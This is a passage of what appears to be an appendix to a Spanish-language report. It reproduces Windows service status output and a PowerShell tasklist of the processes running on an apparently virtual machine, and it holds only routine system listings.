NOMBRE_MOSTRAR : Datos de contactos_34cab
TIPO : e0 USER_SHARE_PROCESS INSTANCE
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE,
ACCEPTS_PRESHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: UnistoreSvc_34cab
NOMBRE_MOSTRAR : Almacenamiento de datos de usuarios_34cab
TIPO : e0 USER_SHARE_PROCESS INSTANCE
ESTADO : 4 RUNNING

```

(STOPPABLE, NOT_PAUSABLE,
ACCEPTS_PRESHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: UserDataSvc_34cab
NOMBRE_MOSTRAR : Acceso a datos de usuarios_34cab
TIPO : e0 USER_SHARE_PROCESS_INSTANCE
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE,
ACCEPTS_PRESHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: WpnUserService_34cab
NOMBRE_MOSTRAR : Servicio de usuario de notificaciones de inserción de
Windows_34cab
TIPO : f0 ERROR
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE,
ACCEPTS_PRESHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

```

ANEXO V

PS C:\WINDOWS\system32> tasklist

Nombre de imagen	PID	Nombre de sesión	Núm. de ses	Uso de memor
System Idle Process	0	Services	0	8 KB
System	4	Services	0	32 KB
Registry	108	Services	0	19.960 KB
smss.exe	344	Services	0	448 KB
csrss.exe	472	Services	0	2.304 KB
wininit.exe	548	Services	0	1.532 KB
csrss.exe	556	Console	1	3.288 KB
winlogon.exe	648	Console	1	5.248 KB
services.exe	692	Services	0	7.376 KB
lsass.exe	712	Services	0	11.508 KB
svchost.exe	836	Services	0	19.056 KB
fontdrvhost.exe	864	Services	0	452 KB

fontdrvhost.exe	872 Console	1	2.248 KB
svchost.exe	952 Services	0	12.640 KB
svchost.exe	1008 Services	0	3.736 KB
dwm.exe	464 Console	1	107.432 KB
svchost.exe	1072 Services	0	5.376 KB
svchost.exe	1140 Services	0	4.432 KB
svchost.exe	1184 Services	0	8.908 KB
svchost.exe	1208 Services	0	5.344 KB
svchost.exe	1252 Services	0	12.304 KB
svchost.exe	1332 Services	0	5.196 KB
svchost.exe	1364 Services	0	5.428 KB
svchost.exe	1416 Services	0	1.988 KB
svchost.exe	1480 Services	0	4.028 KB
svchost.exe	1508 Services	0	5.960 KB
svchost.exe	1516 Services	0	1.476 KB
svchost.exe	1540 Services	0	4.208 KB
svchost.exe	1668 Services	0	3.544 KB
Memory Compression	1676 Services	0	111.172 KB
svchost.exe	1748 Services	0	4.848 KB
svchost.exe	1836 Services	0	5.900 KB
svchost.exe	1856 Services	0	2.904 KB
svchost.exe	1932 Services	0	2.096 KB
svchost.exe	1980 Services	0	8.432 KB
svchost.exe	1976 Services	0	8.416 KB
svchost.exe	2080 Services	0	5.416 KB
svchost.exe	2208 Services	0	4.224 KB
svchost.exe	2216 Services	0	4.256 KB
svchost.exe	2224 Services	0	2.488 KB
svchost.exe	2276 Services	0	15.316 KB
svchost.exe	2296 Services	0	9.408 KB
svchost.exe	2436 Services	0	3.552 KB
spoolsv.exe	2488 Services	0	3.304 KB
svchost.exe	2536 Services	0	11.492 KB
svchost.exe	2584 Services	0	3.044 KB
svchost.exe	2592 Services	0	2.612 KB
svchost.exe	2808 Services	0	9.368 KB
svchost.exe	2816 Services	0	20.260 KB
svchost.exe	2836 Services	0	11.476 KB
svchost.exe	2844 Services	0	18.200 KB
svchost.exe	2872 Services	0	2.580 KB
svchost.exe	2912 Services	0	1.076 KB
svchost.exe	2928 Services	0	4.032 KB
vm3dservice.exe	2936 Services	0	2.304 KB
svchost.exe	2964 Services	0	14.456 KB
MsMpEng.exe	2972 Services	0	120.616 KB
svchost.exe	2472 Services	0	5.996 KB
svchost.exe	2740 Services	0	1.168 KB
vm3dservice.exe	3112 Console	1	1.872 KB
svchost.exe	3352 Services	0	4.080 KB
sihost.exe	3860 Console	1	34.928 KB

svchost.exe	3880 Console	1	10.472 KB
svchost.exe	3928 Console	1	29.636 KB
taskhostw.exe	3972 Console	1	11.704 KB
svchost.exe	1064 Services	0	2.124 KB
ctfmon.exe	3060 Console	1	14.388 KB
svchost.exe	3600 Services	0	13.968 KB
svchost.exe	4140 Services	0	10.224 KB
explorer.exe	4376 Console	1	157.688 KB
svchost.exe	4756 Console	1	14.936 KB
SearchApp.exe	5072 Console	1	4.968 KB
RuntimeBroker.exe	2060 Console	1	21.800 KB
StartMenuExperienceHost.exe	5268 Console	1	69.768 KB
RuntimeBroker.exe	5524 Console	1	20.260 KB
SearchApp.exe	5708 Console	1	52.400 KB
SearchIndexer.exe	5732 Services	0	25.524 KB
svchost.exe	6024 Services	0	10.224 KB
RuntimeBroker.exe	4028 Console	1	10.692 KB
svchost.exe	3452 Services	0	6.692 KB
SecurityHealthService.exe	6836 Services	0	14.316 KB
ShellExperienceHost.exe	7408 Console	1	43.456 KB
RuntimeBroker.exe	7560 Console	1	19.896 KB
GoogleCrashHandler.exe	7732 Services	0	1.168 KB
GoogleCrashHandler64.exe	7772 Services	0	272 KB
svchost.exe	7876 Services	0	3.484 KB
SecurityHealthSystray.exe	4728 Console	1	23.152 KB
svchost.exe	9164 Services	0	1.968 KB
svchost.exe	4660 Services	0	6.612 KB
svchost.exe	9380 Services	0	6.816 KB
OneDrive.exe	6804 Console	1	15.112 KB
SgrmBroker.exe	4448 Services	0	4.200 KB
svchost.exe	5784 Services	0	5.524 KB
svchost.exe	9544 Console	1	10.904 KB
svchost.exe	5116 Services	0	6.292 KB
svchost.exe	9676 Services	0	21.692 KB
svchost.exe	8308 Services	0	2.988 KB
svchost.exe	6432 Services	0	11.052 KB
MusNotifyIcon.exe	3544 Console	1	1.172 KB
WinStore.App.exe	4912 Console	1	1.400 KB
ApplicationFrameHost.exe	4508 Console	1	24.640 KB
RuntimeBroker.exe	960 Console	1	4.908 KB
svchost.exe	9352 Services	0	2.836 KB
YourPhone.exe	10204 Console	1	1.484 KB
LockApp.exe	5496 Console	1	38.364 KB
RuntimeBroker.exe	7868 Console	1	30.104 KB
svchost.exe	7816 Services	0	5.280 KB
RuntimeBroker.exe	7656 Console	1	9.560 KB
TextInputHost.exe	8392 Console	1	42.460 KB
dllhost.exe	4384 Console	1	12.692 KB
svchost.exe	3216 Services	0	11.996 KB
msedge.exe	1344 Console	1	79.908 KB

msedge.exe	10060 Console	1	7.528 KB
msedge.exe	7828 Console	1	37.536 KB
msedge.exe	7104 Console	1	26.996 KB
msedge.exe	8748 Console	1	17.468 KB
svchost.exe	7364 Services	0	16.788 KB
WUDFHost.exe	2832 Services	0	9.144 KB
smartscreen.exe	4836 Console	1	23.836 KB
audiodg.exe	8260 Services	0	11.876 KB
powershell.exe	8384 Console	1	71.492 KB
conhost.exe	5716 Console	1	19.628 KB
chrome.exe	8724 Console	1	111.228 KB
chrome.exe	6680 Console	1	7.408 KB
chrome.exe	8660 Console	1	85.592 KB
chrome.exe	936 Console	1	25.824 KB
chrome.exe	7756 Console	1	15.620 KB
chrome.exe	7788 Console	1	50.600 KB
chrome.exe	10176 Console	1	62.844 KB
chrome.exe	8804 Console	1	26.304 KB
svchost.exe	1464 Services	0	9.316 KB
svchost.exe	7084 Services	0	7.396 KB
WmiPrvSE.exe	8240 Services	0	10.828 KB
chrome.exe	5096 Console	1	22.824 KB
tasklist.exe	8920 Console	1	9.020 KB

PS C:\WINDOWS\system32>